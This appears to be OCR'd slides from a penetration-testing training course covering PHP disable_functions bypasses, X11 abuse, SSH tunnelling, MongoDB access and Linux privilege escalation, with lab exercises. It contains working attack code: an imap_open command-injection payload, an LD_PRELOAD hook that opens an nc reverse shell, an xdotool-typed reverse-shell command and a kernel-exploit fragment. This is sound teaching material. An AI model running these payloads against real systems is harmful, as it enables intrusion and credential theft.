- Examine the contents of the identified file and login to the host 192.168.**X**.209 using the ‘rlogin’ service
- Which users you can log on as using the rlogin service on the host 192.168.**X**.209?

Apache

- The most widely known open source web server
- Main security issues revolve around Apache modules, patching and configuration
- Allows modules to extend functionality i.e. supporting programming languages such as PHP, or features like per user html directories and more

NotSoSecure part of claranet cyber security

Apache Modules: userdir

- Multi user system can have the module userdir enabled which allows every user to run a website via their own home folder
- mod_userdir requires the user to have a directory named as public_html, i.e. /home/<username>/public_html
- This can be accessed by: `http://IP/~<username>/<file_name>`

NotSoSecure part of claranet cyber security

Server Hardening

- There are multiple areas which should be investigated:
  - File system permissions (write access to webroot)
  - Process execution (running apache as root?)
  - Restricting supported modules / languages (userdir, PHP etc)

NotSoSecure part of claranet cyber security

PHP Hardening

- With PHP5 we had Suhosin (https://suhosin.org)
- But for PHP7.X:
  - Suhosin development suspended in Pre-Alpha
  - Alternative: Snuffleupagus (https://snuffleupagus.readthedocs.io/)
  - Limiting options via php.ini (disable_functions, disable_classes)

NotSoSecure part of claranet cyber security

PHP Hardening: Bypasses

- Various PHP functions that can be used for code execution:
  - exec
  - system
  - passthru
  - popen
  - shell_exec
  - proc_open
  - dl
  - pcntl_exec (only usable on command line)

Reference:
http://www.openwall.com/lists/oss-security/2018/08/15/5

NotSoSecure part of claranet cyber security

PHP : imap_open exploit: CVE-2018-19518

- Need imap library
- Imap allows preauth via ssh/rsh which is exploited as commands are passed from the function input

```
1: <?php
2: $payload = “echo hello|tee /tmp/executed”;
3: $encoded_payload = base64_encode($payload);
4: $server = “any -o
ProxyCommand=echo\t”.$encoded_payload.”|base64\t-d|bash”;
5: @imap_open(‘{‘.$server.’}:143/imap}INBOX’, ‘’, ‘’);
```

Reference:
https://lab.wallarm.com/rce-in-php-or-how-to-bypass-disable_functions-in-php-installations-6ccdbf4f52bb

NotSoSecure part of claranet cyber security

PHP : Libgd Exploit : CVE-2019-6977

- OOB Heap Write Exploit (up to 1200 bytes over buffer)
- libgd library function gdImageColorMatch()
- Affected: PHP >5.6.40, >7.1.26, >7.2.14, and >7.3.1

Ref:

https://github.com/cfreal/exploits/tree/master/CVE-2019-6977-imagecolormatch

https://bugs.mageia.org/show_bug.cgi?id=24336

https://bugs.php.net/bug.php?id=77270

NotSoSecure part of claranet cyber security

PHP Hardening: Feature Abuse: putenv

- `putenv` function allows php to set environment variables
- LD_PRELOAD environment variable allows:
  - Dynamic library loading to override function calls
  - Useful to override specific features and obtain better control over application
- Compiling shared objects:

```
gcc --shared -fPIC hook.c -o hook.so
```

Reference:

2008 bug report #46741 : https://bugs.php.net/bug.php?id=46741

NotSoSecure part of claranet cyber security

Feature Abuse: mail

- PHP Mail function in unix spawns a new process and pass on arguments

```
$cat mail.php
<?php
mail("a","a","a","a");
$strace -f php mail.php 2>&1 | egrep "execve|id\(\)"
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffeb57a27c0 /* 32 vars */) = 0
[pid  2687] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556a25497e70 /* 32 vars */ <unfinished ...>
[pid  2687] <... execve resumed> )      = 0
[pid  2687] getuid()                    = 1000
[pid  2687] getgid()                    = 1000
[pid  2687] getpid()                    = 2687
[pid  2687] geteuid()                   = 1000
[pid  2687] getppid()                   = 2686
[pid  2687] geteuid()                   = 1000
[pid  2687] getegid()                   = 1000
[pid  2688] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55721a3039c8 /* 32 vars */) = 0
[pid  2688] getpid()                    = 2688
[pid  2688] getpid()                    = 2688
[pid  2688] geteuid()                   = 1000
[pid  2688] getegid()                   = 1000
[pid  2688] getuid()                    = 1000
[pid  2688] getgid()                    = 1000
[pid  2688] geteuid()                   = 1000
```

NotSoSecure part of claranet cyber security

Feature Abuse: sample code

Shared Library Code (hook.c)

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>

int  geteuid() {

if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");

system("rm /tmp/1298;mkfifo /tmp/1298;cat
 /tmp/1298|/bin/bash -i 2>&1|nc <IP_ADDRESS>
 <PORT> >/tmp/1298");

}
```

Loop Avoidance

Reverse Shell

Feature Abuse: sample code

Invoking PHP Code

```
<?php
putenv("LD_PRELOAD=/home/foo/public_html/hook.so");
mail("a","a","a","a");
?>
```


```
root@kali:~# nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.10.206] from (UNKNOWN) [192.168.10.209] 46352
bash: cannot set terminal process group (1266): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/home/foo/public_html$
```

PWNED!

Exercise 5.6

Demo 5.6

Apache

- Read the file /home/foo/secret.txt on the host 192.168.**X**.209
- Obtain a reverse shell via the webserver (id=www-data)

Bonus:

- List at least 2 alternative attack vectors for reading the aforementioned file

Hacking X11

- X11, when exposed, allows you to remotely connect and perform operations (capture/send keystrokes, grab screenshots)

- Two basic access control mechanisms:
  - `xhost` : enables/disables ACLs on the server, +/- are used to enable/disable access to the host. xhost + means wildcard access is allowed
  - `xauth` : cookie based access control mechanism

- Get Screenshot:

```
xwd -root -display 192.168.X.209:0  > output.xwd
convert output.xwd output.png
```

NotSoSecure part of claranet cyber security

Hacking X11: Sending Keystrokes

- Focus on specific server (setting environment variables):

```
export DISPLAY=192.168.X.209:0
```

- Type keystrokes:

```
xdotool type "nc 192.168.X.206 5555 -n -e /bin/bash"
```

- Send special characters:

```
xdotool key KP_Enter
```

https://www.semicomplete.com/projects/xdotool/

https://gitlab.com/cunidev/gestures/-/wikis/xdotool-list-of-key-codes

NotSoSecure part of claranet cyber security

Hacking X11: Kill Screensaver Remotely

- If you take a screenshot and it's a black image, a screensaver is most likely enabled

```
xwininfo -root -children -display 192.168.X.209:0
{snip}
0x3200001 "gnome-screensaver": ("gnome-screensaver"
"Gnome-screensaver")  10×10+10+10  +10+10
```

```
xkill -display 192.168.X.209:0 -id 0x3200001
```

NotSoSecure part of claranet cyber security

Exercise 5.7

Demo 5.7

X11

- On what port is the X11 service running?
- Identify and exploit a flaw in the X11 service by obtaining a screenshot of the desktop on remote host 192.168.**X**.209
- Obtain a reverse shell by exploiting this vulnerability

SSH Pivoting and Tunnelling


- Port forwarding:
  - **Dynamic** port forwarding
  - **Local** port forwarding
  - **Reverse** Port forwarding
- Port forwarding works even if your shell is marked as nologin or false
- `ssh -N` to connect, but not request the shell
- `ssh -g` allows remote hosts to connect to local forwarded ports

NotSoSecure part of claranet cyber security

Dynamic Port Forwarding

```
ssh -D 8786 username@internal_box
```

(using password)



Local Port Forwarding*

```
ssh -L <local_port>:Target_Box_IP:<target_port>
username@whitelisted_host
```

Example: `ssh -L 8000:192.168.3.210:80 root@192.168.X.206`

Forward Unix Domain Socket (OpenSSH > 6.7) AllowStreamLocalForwarding

```
ssh -nNT -L $(pwd)/docker.sock:/var/run/docker.sock user@host
```

Reverse Port Forwarding

```
ssh -R <remote_port>:localhost:<local_port>
username@internal_box
```


Example: `ssh -R 18888:localhost:8085 username@internal_box`

- Run a socks proxy on localhost port 8085
- Run proxychains on '*Internal Box*'

```
cat /etc/proxychains.conf
socks5  127.0.0.1 18888
```

- Execute command

```
proxychains curl https://google.com
```



NoSQL Server

- Non relational in nature
- Used for unstructured data storage
- Storage format: Key-value, document, wide-column, graph
- Undergoing a boom in adoption
- Popular programs: Mongo, Cassandra, Couch, Redis and more
- Plagued with basic issues:
  - No Authentication required by default (default is limited to localhost)
  - Plain text communication channel between client and server
  - Plaintext data storage / lack of data encryption

NotSoSecure part of claranet cyber security

Mongo DB

- By default listens on 127.0.0.1:27017
- Storage: Document
- No auth required by default
- Client tools: mongo on linux command line or RazorSQL or Robo3T GUI

https://blog.shodan.io/its-the-data-stupid/

https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data#suggested-steps

NotSoSecure part of claranet cyber security

Mongo DB v RDBMS

RDBMS	MongoDB
Database	Database
Table	Collection
Tuple/Row	Document
column	Field
Table Join	Embedded Documents
Primary Key	Primary Key (Default key _id provided by mongodb itself)
Database Server and Client	
Mysqld/Oracle	mongod
mysql/sqlplus	mongo

NotSoSecure part of claranet cyber security

Common Commands

List of databases

- `show dbs`

List of collections

- `show collections`

Use specific database

- `use <dbName>`

Add data to database

- `db.<dbName>.insert({name:'ABC',role:'Admin',codes:[10,17,19]})`

Find and print data

- `db.<CollectionName>.find()`
- `db.<CollectionName>.find().pretty()`

NotSoSecure part of claranet cyber security

Exercise 5.8


Demo 5.8

NoSQL Database Hacking & SSH Tunneling

- Read the databases and identify the value of flag from mongoDB
- Access the mongoDB on 192.168.**X**.209 remotely from your Kali machine using tunneling techniques as discussed

Bonus:

- Access the mongoDB on 192.168.**X**.209 from your base (delegate machine) via a tunnel configured on your lab Kali machine using tunneling techniques as discussed



Hacking *nix

Linux Privilege Escalation

Local Privilege Escalation

- Remember: There are multiple ways to get root!
  - Enumerate, collect and analyse information
- Weak file permissions; for example:
  - Accessible sensitive files /etc/shadow, /etc/passwd, .bash_history etc
  - Misconfigured services such as cron jobs, inetd, etc.
  - Writable files/directories
- Weak passwords (via /etc/shadow, sucrack to crack local user accounts)

  https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

NotSoSecure part of claranet cyber security

Local Privilege Escalation

- Kernel exploits
- Sudo misconfiguration
  - `sudo -l` lists the allowed commands
  - Look for potential misconfigurations
- Passwords in files
- Misconfigured services
- Weak permissions/configuration on SUID files, scripts etc.
- Poorly configured cron jobs
- LD_PRELOAD
  - Function overriding, as seen in Apache Exercise 5.5
- and many more...

NotSoSecure part of claranet cyber security

Privilege Escalation via sudo tokens

- Sudo remembers privilege via sudo tokens
- Token resides in `/var/run/sudo/ts/[username]`
- Token files have a fixed defined structure

```
/* Time stamp entry types */
#define TS_GLOBAL               0x01    /* not restricted by tty or ppid */
#define TS_TTY                  0x02    /* restricted by tty */
#define TS_PPID                 0x03    /* restricted by ppid */
#define TS_LOCKEXCL             0x04    /* special lock record */

/* Time stamp flags */
#define TS_DISABLED             0x01    /* entry disabled */
#define TS_ANYUID               0x02    /* ignore uid, only valid in key */

struct timestamp_entry {
    unsigned short version;     /* version number */
    unsigned short size;        /* entry size */
    unsigned short type;        /* TS_GLOBAL, TS_TTY, TS_PPID */
    unsigned short flags;       /* TS_DISABLED, TS_ANYUID */
    uid_t auth_uid;             /* uid to authenticate as */
    pid_t sid;                  /* session ID associated with tty/ppid */
    struct timespec start_time; /* session/ppid start time */
    struct timespec ts;         /* time stamp (CLOCK_MONOTONIC) */
    union {
        dev_t ttydev;           /* tty device number */
        pid_t ppid;             /* parent pid */
    } u;
};
```

NotSoSecure part of claranet cyber security

Sudo token Exploit

- Exploit similar to token impersonation in windows
- Requirement: `/proc/sys/kernel/yama/ptrace_scope == 0`
- Exploit Scenario
  - You gain access as a user with sudo capabilities however you don't know the password
  - The user has an existing running process which is having sudo token activated. [doesn't work if process is stopped or exited]
  - You can inject in user processes to make your sudo token valid

Reference:
https://github.com/nongiach/sudo_inject

NotSoSecure part of claranet cyber security

Heap-Based Buffer Overflow in Sudo: CVE-2021-3156

- A privilege escalation vulnerability in Sudo before 1.9.5p2
- The set_cmnd() function which concatenates the command-line arguments into was found to be vulnerable to a heap-based buffer overflow
- An unprivileged user can gain root privileges on a vulnerable host by executing “sudoedit -s” with a command line argument that ends with a single backslash character

NotSoSecure part of claranet cyber security

Polkit Privilege Escalation

- Polkit is used for managing system privileges in unix environments. It handles the policy how an unprivileged process interacts with a privileged process
- The vulnerability is triggered by issuing a dbus-send request and killing the request while polkit is still processing the request
- The vulnerability lies in the way polkit handles a request
- Polkit is a privileged process and it fails to validate the UID of connection and it treats the request with the UID as 0(root)

Reference:
https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/

NotSoSecure part of claranet cyber security

LinEnum: Automated Enumeration

- Scripted Local Linux Enumeration & Privilege Escalation Checks
- https://github.com/rebootuser/LinEnum
- Performs large array of checks in an automated manner
- Easier to identify most common attack paths

```
#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
#
```

- Alternative: http://pentestmonkey.net/tools/audit/unix-privesc-check

NotSoSecure part of claranet cyber security

Exercise 5.9


Demo 5.9

Privilege Escalation #2

- Identify a file permission misconfiguration that will allow you to escalate permissions
- Obtain root access by exploiting this flaw

Local Privilege Escalation: Kernel Exploits


- From time-to-time kernel vulnerabilities are discovered, and exploits are publicly released
- Compile and run; as simple as that!



Total 801 entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2015-06-16		-		Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shell)	linux	rebel
2015-06-16		-		Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shadow File)	linux	rebel
2015-06-11				OSSEC 2.7 <= 2.8.1 - Local Root Escalation	linux	Andrew Widders.
2015-06-02		-		PonyOS <= 3.0 - tty ioctl() Local Kernel Exploit	linux	Hacker Fantast.
2015-06-01		-		PonyOS <= 3.0 - VFS Permissions Exploit	linux	Hacker Fantast.
2015-06-01		-		PonyOS <= 3.0 - ELF Loader Privilege Escalation	linux	Hacker Fantast.
2015-05-23		-		Apport/Ubuntu - Local Root Race Condition	linux	rebel
2015-05-23		-		Fuse - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-29		-		Ninja Privilege Escalation Detection and Prevention System 0.1.3 - Race Condition	linux	Ben Sheppard
2015-04-23		-		Ubuntu usb-creator 0.2.x - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-17		-		Apport - Local Linux Root	linux	Ricardo F. Tel.
2015-04-14		-		Fedora abrt Race Condition Exploit	linux	Tavis Ormandy
2015-04-14		-		Apport/Abrt - Local Root Exploit	linux	Tavis Ormandy
2015-03-30		-		Fedora 21 - setroubleshootd Local Root PoC	linux	Sebastian Krah.



Local Privilege Escalation: Kernel Exploits

- **CVE-2015-1328** - Overlayfs does not properly check permissions for file creation in the upper filesystem directory, allowing privesc by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace.

https://nvd.nist.gov/vuln/detail/CVE-2015-1328

- **CVE-2016-5195 aka Dirty COW** - Race condition in mm/gup.c allows privesc via incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping.

https://nvd.nist.gov/vuln/detail/CVE-2016-5195

- **CVE-2017-1000112** - Memory corruption bug in UDP fragmentation offload (UFO) affecting both IPv4/v6 code paths. Exploit condition arises when UFO to non-UFO path switch is performed.

```
int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
int rv = send(s, buffer, size, MSG_MORE);                    2. send packet with MSG_MORE
                                                             informing kernel that we'll send
int val = 1;                                                 more date later
rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));
                                                             3. disable UDP checksum
send(s, buffer, 1, 0);                                       4. make next send non-UFO to
                                                             trigger vuln path
close(s);
```

http://ricklarabee.blogspot.in/2017/12/adapting-poc-for-cve-2017-1000112-to.html
https://securingtomorrow.mcafee.com/mcafee-labs/linux-kernel-vulnerability-can-lead-to-privilege-escalation-analyzing-cve-2017-1000112/

Local Privilege Escalation: Kernel Exploits

- **CVE-2018-15688** - Buffer overflow vulnerability in the dhcp6 client of systemd, allows malicious dhcp6 server to overwrite heap memory in systemd-networkd.

  https://nvd.nist.gov/vuln/detail/CVE-2018-15688

- **CVE-2019-8912** - af_alg_release() in crypto/af_alg.c neglects to set a NULL value for a certain structure member, which leads to a use-after-free in sockfs_setattr.

  https://nvd.nist.gov/vuln/detail/CVE-2019-8912

- **CVE-2020-8835** - eBPF verifier makes faulty assumptions, plus flawed math in additional security control "ALU sanitizer", results in ability to perform out-of-bounds (OOB) reads and writes in kernel memory. Since the eBPF program's JIT'd assembly runs in kernel space, this allows escalation from the bpf syscall straight to ring 0, giving the attacker root privileges.

  https://www.thezdi.com/blog/2020/4/8/cve-2020-8835-linux-kernel-privilege-escalation-via-improper-ebpf-program-verification
  https://capsule8.com/blog/ebpfs-rollercoaster-of-pwn-an-overview-of-cve-2020-8835/

Post Exploitation: What Next?

- Remember everything is a file - look inside : `/etc/`
- Networks : `/sbin/ifconfig`, `ip link`
- Look at history or other files in home directory :
  - `find /home -type f -iname '.*history'`
- Look at ssh keys in : `/home/<user>/.ssh/`
- Look at firewall rules : `iptables -L`
- Look at open files : `lsof -nPi`
- Active connections : `netstat -nltupw`
- Arp : `arp -a`
- Route: `route -n`
- Gimmecredz : https://github.com/0xmitsurugi/gimmecredz

Reference:
https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List

NotSoSecure part of claranet cyber security

Post Exploitation: Credential Extraction

- **mimipy / mimipenguin**
  - This tool dumps the process memory, uses it to create a wordlist to bruteforce shadow file, It can also help extract passwords from memory
  - Result: Insanely fast plaintext credential retrieval
- **3snake**
  - https://github.com/blendin/3snake
  - Dumps the password from active process memory (SSH)
- **Gimmicredz**
  - Extract Credentials from various configuration files from system

